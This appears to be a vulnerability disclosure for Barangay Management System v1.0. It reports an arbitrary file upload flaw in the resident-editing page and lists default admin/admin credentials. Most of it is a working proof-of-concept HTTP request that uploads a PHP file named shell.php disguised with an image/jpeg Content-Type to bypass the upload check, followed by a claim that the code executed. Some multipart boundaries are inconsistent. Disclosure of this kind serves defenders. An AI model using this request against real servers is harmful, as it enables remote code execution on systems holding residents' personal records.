Barangay Management System v1.0 by itsourcecode.com has arbitrary code execution (RCE)

The decompression password for the source file is itsourcecode.

Login account: admin/admin (Super Admin account)

Vulnerability url: ip/bmis/pages/resident/resident.php

vendors: https://itsourcecode.com/free-projects/php-project/barangay-management-system-project-in-php-with-source-code/

Loophole location: Background management system Resident module editing function-> resident.php file picture upload point exists arbitrary file upload vulnerability (RCE).

Click "Save" to save

> Content-Type: image/jpeg //Key points (Bypass detection by changing "Content Type" to "Content-Type: image/jpeg")

Request package for file upload：


```
POST /bmis/pages/resident/resident.php HTTP/1.1
Host: 192.168.1.19
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:46.0) Gecko/20100101 Firefox/46.
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://192.168.1.19/bmis/pages/resident/resident.php
Cookie: sessions=aj0k5o11d743ingah9kp1b0ejntrqer6; PHPSESSID=fbu82ocu8kd37b5b20uqq71
Connection: close
Content-Type: multipart/form-data; boundary=---------------------------1972622790202
Content-Length: 4420

-----------------------------197262279020245
Content-Disposition: form-data; name="hidden_id"

1
-----------------------------197262279020245
Content-Disposition: form-data; name="txt_edit_lname"

Suares
-----------------------------197262279020245
Content-Disposition: form-data; name="txt_edit_fname"

Jude
-----------------------------197262279020245
Content-Disposition: form-data; name="txt_edit_mname"

Reyes
-----------------------------197262279020245
Content-Disposition: form-data; name="txt_edit_bdate"

2021-10-12
-----------------------------197262279020245
Content-Disposition: form-data; name="txt_edit_brgy"

Brgy.Tan-awan
-----------------------------197262279020245
Content-Disposition: form-data; name="txt_edit_householdnum"

1
-----------------------------197262279020245
Content-Disposition: form-data; name="txt_edit_dperson"

yes
-----------------------------197262279020245
Content-Disposition: form-data; name="txt_edit_btype"
```

```
0+
-----------------------------197262279020245
Content-Disposition: form-data; name="txt_edit_cstatus"

Single
-----------------------------197262279020245
Content-Disposition: form-data; name="txt_edit_length"

5
-----------------------------197262279020245
Content-Disposition: form-data; name="txt_edit_national"

Filipino
-----------------------------197262279020245
Content-Disposition: form-data; name="txt_edit_igpit"

1122
-----------------------------197262279020245
Content-Disposition: form-data; name="ddl_edit_eattain"

Doctorate degree
-----------------------------197262279020245
Content-Disposition: form-data; name="ddl_edit_los"

Care Taker
-----------------------------197262279020245
Content-Disposition: form-data; name="txt_edit_water"

Deep Well
-----------------------------197262279020245
Content-Disposition: form-data; name="txt_edit_toilet"

Water-sealed
-----------------------------197262279020245
Content-Disposition: form-data; name="txt_edit_remarks"

None
-----------------------------197262279020245
Content-Disposition: form-data; name="txt_edit_uname"

jude
-----------------------------197262279020245
Content-Disposition: form-data; name="ddl_edit_gender"

Male
-----------------------------197262279020245
Content-Disposition: form-data; name="txt_edit_bplace"

Brgy. Mambato, Himamaylan City
```

```
----------------------------197262279020245
Content-Disposition: form-data; name="txt_edit_mstatus"

single
----------------------------197262279020245
Content-Disposition: form-data; name="txt_edit_zone"

1
----------------------------197262279020245
Content-Disposition: form-data; name="txt_edit_householdmem"

10
----------------------------197262279020245
Content-Disposition: form-data; name="txt_edit_rthead"

Brother
----------------------------197262279020245
Content-Disposition: form-data; name="txt_edit_occp"

Programmer
----------------------------197262279020245
Content-Disposition: form-data; name="txt_edit_income"

300000
----------------------------197262279020245
Content-Disposition: form-data; name="txt_edit_religion"

Catholic
----------------------------197262279020245
Content-Disposition: form-data; name="txt_edit_skills"

Programming
----------------------------197262279020245
Content-Disposition: form-data; name="txt_edit_phno"

2147483647
----------------------------197262279020245
Content-Disposition: form-data; name="ddl_edit_hos"

Live with Parents/Relatives
----------------------------197262279020245
Content-Disposition: form-data; name="ddl_edit_dtype"

2nd Option
----------------------------197262279020245
Content-Disposition: form-data; name="txt_edit_lightning"

2147483647
----------------------------197262279020245
```

```
Content-Disposition: form-data; name="txt_edit_faddress"

brgy. enlcaro
-----------------------------197262279020245
Content-Disposition: form-data; name="txt_edit_upass"

jude123
-----------------------------197262279020245
Content-Disposition: form-data; name="txt_edit_image"; filename="shell.php"
Content-Type: image/jpeg //Key points

JFJF
<?php phpinfo();?>
-----------------------------197262279020245
Content-Disposition: form-data; name="btn_save"

Save
-----------------------------197262279020245
Content-Disposition: form-data; name="table_length"

10
-----------------------------197262279020245--
```

The files will be uploaded to this directory \bmis\pages\resident\image



We visited the directory of the file in the browser and found that the code had been executed